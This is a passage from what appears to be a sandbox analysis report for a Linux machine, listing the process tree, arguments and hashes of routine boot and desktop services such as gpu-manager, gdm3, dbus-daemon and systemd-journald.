Directory Enumerated

Analysis Process: sh PID: 5468 Parent PID: 5467

General

Start time:	00:15:21
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5468 Parent PID: 5467

General

Start time:	00:15:21
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5472 Parent PID: 5456

General

Start time:	00:15:22
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5472 Parent PID: 5456

General

Start time:	00:15:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5473 Parent PID: 5472

General

Start time:	00:15:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5473 Parent PID: 5472

General

Start time:	00:15:22
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5474 Parent PID: 5456

General

Start time:	00:15:22
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5474 Parent PID: 5456

General

Start time:	00:15:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5476 Parent PID: 5474

General

Start time:	00:15:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5476 Parent PID: 5474

General

Start time:	00:15:22
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: systemd PID: 5478 Parent PID: 1

General

Start time:	00:15:23
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 5478 Parent PID: 1

General

Start time:	00:15:23
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: generate-config PID: 5494 Parent PID: 5478

General

Start time:	00:15:23
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: pkill PID: 5494 Parent PID: 5478

General

Start time:	00:15:23
Start date:	15/01/2022
Path:	/usr/bin/pkill
Arguments:	pkill --signal HUP --uid gdm dconf-service
File size:	30968 bytes
MD5 hash:	fa96a75a08109d8842e4865b2907d51f

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5495 Parent PID: 1

General

Start time:	00:15:25
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm-wait-for-drm PID: 5495 Parent PID: 1

General

Start time:	00:15:25
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wait-for-drm
Arguments:	/usr/lib/gdm3/gdm-wait-for-drm
File size:	14640 bytes
MD5 hash:	82043ba752c6930b4e6aaea2f7747545

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5500 Parent PID: 1

General

Start time:	00:15:35
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm3 PID: 5500 Parent PID: 1

General

Start time:	00:15:35
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	/usr/sbin/gdm3
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

File Deleted

File Read

File Written

Directory Created

Owner / Group Modified

Permission Modified

Analysis Process: gdm3 PID: 5505 Parent PID: 5500

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

Directory Enumerated

Analysis Process: plymouth PID: 5505 Parent PID: 5500

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/usr/bin/plymouth
Arguments:	plymouth --ping
File size:	51352 bytes
MD5 hash:	87003efd8dad470042f5e75360a8f49f

File Activities

File Read

Analysis Process: gdm3 PID: 5523 Parent PID: 5500

General

Start time:	00:15:38
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

Directory Enumerated

Analysis Process: gdm-session-worker PID: 5523 Parent PID: 5500

General

Start time:	00:15:38
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-session-worker
Arguments:	"gdm-session-worker [pam/gdm-launch-environment]"
File size:	293360 bytes
MD5 hash:	692243754bd9f38fe9bd7e230b5c060a

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: gdm-session-worker PID: 5527 Parent PID: 5523

General

Start time:	00:15:40
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-session-worker
Arguments:	n/a
File size:	293360 bytes
MD5 hash:	692243754bd9f38fe9bd7e230b5c060a

Analysis Process: gdm-wayland-session PID: 5527 Parent PID: 5523

General

Start time:	00:15:40
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wayland-session
Arguments:	/usr/lib/gdm3/gdm-wayland-session "dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart"
File size:	76368 bytes
MD5 hash:	d3def63cf1e83f7fb8a0f13b1744ff7c

File Activities

File Read

Directory Created

Analysis Process: gdm-wayland-session PID: 5531 Parent PID: 5527

General

Start time:	00:15:41
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wayland-session
Arguments:	n/a
File size:	76368 bytes
MD5 hash:	d3def63cf1e83f7fb8a0f13b1744ff7c

File Activities

Directory Enumerated

Analysis Process: dbus-daemon PID: 5531 Parent PID: 5527

General

Start time:	00:15:41

Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	dbus-daemon --print-address 3 --session
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Directory Enumerated

Analysis Process: dbus-daemon PID: 5533 Parent PID: 5531

General

Start time:	00:15:42
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	n/a
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: dbus-daemon PID: 5534 Parent PID: 5533

General

Start time:	00:15:42
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	n/a
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Written

Analysis Process: false PID: 5534 Parent PID: 5533

General

Start time:	00:15:42
Start date:	15/01/2022
Path:	/bin/false
Arguments:	/bin/false
File size:	39256 bytes
MD5 hash:	3177546c74e4f0062909eae43d948bfc

File Activities

File Read

Analysis Process: gdm-wayland-session PID: 5535 Parent PID: 5527

General

Start time:	00:15:42
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wayland-session
Arguments:	n/a
File size:	76368 bytes
MD5 hash:	d3def63cf1e83f7fb8a0f13b1744ff7c

File Activities

Directory Enumerated

Analysis Process: dbus-run-session PID: 5535 Parent PID: 5527

General

Start time:	00:15:42
Start date:	15/01/2022
Path:	/usr/bin/dbus-run-session
Arguments:	dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart
File size:	14480 bytes
MD5 hash:	245f3ef6a268850b33b0225a8753b7f4

File Activities

File Read

Analysis Process: dbus-run-session PID: 5536 Parent PID: 5535

General

Start time:	00:15:42
Start date:	15/01/2022
Path:	/usr/bin/dbus-run-session
Arguments:	n/a
File size:	14480 bytes
MD5 hash:	245f3ef6a268850b33b0225a8753b7f4

Analysis Process: dbus-daemon PID: 5536 Parent PID: 5535

General

Start time:	00:15:42
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	dbus-daemon --nofork --print-address 4 --session
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Analysis Process: gdm3 PID: 5537 Parent PID: 5500

General

Start time:	00:15:42
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

Directory Enumerated

Analysis Process: Default PID: 5537 Parent PID: 5500

General

Start time:	00:15:42
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: gdm3 PID: 5538 Parent PID: 5500

General

Start time:	00:15:42
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

Directory Enumerated

Analysis Process: Default PID: 5538 Parent PID: 5500

General

Start time:	00:15:42
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: systemd PID: 5506 Parent PID: 1

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: accounts-daemon PID: 5506 Parent PID: 1

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	/usr/lib/accountsservice/accounts-daemon
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

File Activities

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: accounts-daemon PID: 5518 Parent PID: 5506

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	n/a
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

File Activities

Directory Enumerated

Analysis Process: language-validate PID: 5518 Parent PID: 5506

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	/usr/share/language-tools/language-validate en_US.UTF-8
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: language-validate PID: 5519 Parent PID: 5518

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-options PID: 5519 Parent PID: 5518

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	/usr/share/language-tools/language-options
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

File Activities

File Read

Directory Enumerated

Analysis Process: language-options PID: 5520 Parent PID: 5519

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	n/a
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: sh PID: 5520 Parent PID: 5519

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "locale -a | grep -F .utf8 "
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5521 Parent PID: 5520

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: locale PID: 5521 Parent PID: 5520

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/usr/bin/locale
Arguments:	locale -a
File size:	58944 bytes
MD5 hash:	c72a78792469db86d91369c9057f20d2

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5522 Parent PID: 5520

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5522 Parent PID: 5520

General

Start time:	00:15:36
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -F .utf8
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gvfsd-fuse PID: 5545 Parent PID: 2038

General

Start time:	00:15:55
Start date:	15/01/2022
Path:	/usr/libexec/gvfsd-fuse
Arguments:	n/a
File size:	47632 bytes
MD5 hash:	d18fbf1cbf8eb57b17fac48b7b4be933

Analysis Process: fusermount PID: 5545 Parent PID: 2038

General

Start time:	00:15:55
Start date:	15/01/2022
Path:	/bin/fusermount
Arguments:	fusermount -u -q -z -- /run/user/1000/gvfs
File size:	39144 bytes
MD5 hash:	576a1b135c82bdcbc97a91acea900566

File Activities

File Read

Analysis Process: systemd PID: 5567 Parent PID: 1

General

Start time:	00:16:33
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5567 Parent PID: 1

General

Start time:	00:16:33
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5568 Parent PID: 1

General

Start time:	00:16:33
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5568 Parent PID: 1

General

Start time:	00:16:33
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5569 Parent PID: 1

General

Start time:	00:16:34
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd

Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5569 Parent PID: 1

General

Start time:	00:16:34
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5570 Parent PID: 1

General

Start time:	00:16:34
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5570 Parent PID: 1

General

Start time:	00:16:34
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5575 Parent PID: 1

General

Start time:	00:16:36
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5575 Parent PID: 1

General

Start time:	00:16:36
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

File Activities

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5635 Parent PID: 1860

General

Start time:	00:16:37
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5635 Parent PID: 1860

General

Start time:	00:16:37

Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

File Activities

File Read

File Written

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5636 Parent PID: 1

General

Start time:	00:16:37
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gpu-manager PID: 5636 Parent PID: 1

General

Start time:	00:16:37
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

File Activities

File Deleted

File Read

File Written

Directory Enumerated

Analysis Process: gpu-manager PID: 5637 Parent PID: 5636

General

Start time:	00:16:37
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a

File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5637 Parent PID: 5636

General

Start time:	00:16:37
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5638 Parent PID: 5637

General

Start time:	00:16:38
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5638 Parent PID: 5637

General

Start time:	00:16:38
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5641 Parent PID: 5636

General

Start time:	00:16:38
Start date:	15/01/2022

Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5641 Parent PID: 5636

General

Start time:	00:16:38
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5642 Parent PID: 5641

General

Start time:	00:16:38
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5642 Parent PID: 5641

General

Start time:	00:16:38
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5646 Parent PID: 5636

General

Start time:	00:16:39

Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5646 Parent PID: 5636

General

Start time:	00:16:39
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5647 Parent PID: 5646

General

Start time:	00:16:39
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5647 Parent PID: 5646

General

Start time:	00:16:39
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5651 Parent PID: 5636

General

Start time:	00:16:40
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5651 Parent PID: 5636

General

Start time:	00:16:40
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5652 Parent PID: 5651

General

Start time:	00:16:40
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5652 Parent PID: 5651

General

Start time:	00:16:40
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5653 Parent PID: 5636

General

Start time:	00:16:40
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5653 Parent PID: 5636

General

Start time:	00:16:40
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5654 Parent PID: 5653

General

Start time:	00:16:40
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5654 Parent PID: 5653

General

Start time:	00:16:40
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5659 Parent PID: 5636

General

Start time:	00:16:41
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5659 Parent PID: 5636

General

Start time:	00:16:41
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5660 Parent PID: 5659

General

Start time:	00:16:41
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5660 Parent PID: 5659

General

Start time:	00:16:41
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5664 Parent PID: 5636

General

Start time:	00:16:42
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5664 Parent PID: 5636

General

Start time:	00:16:42
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5665 Parent PID: 5664

General

Start time:	00:16:42
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5665 Parent PID: 5664

General

Start time:	00:16:42
Start date:	15/01/2022
Path:	/usr/bin/grep
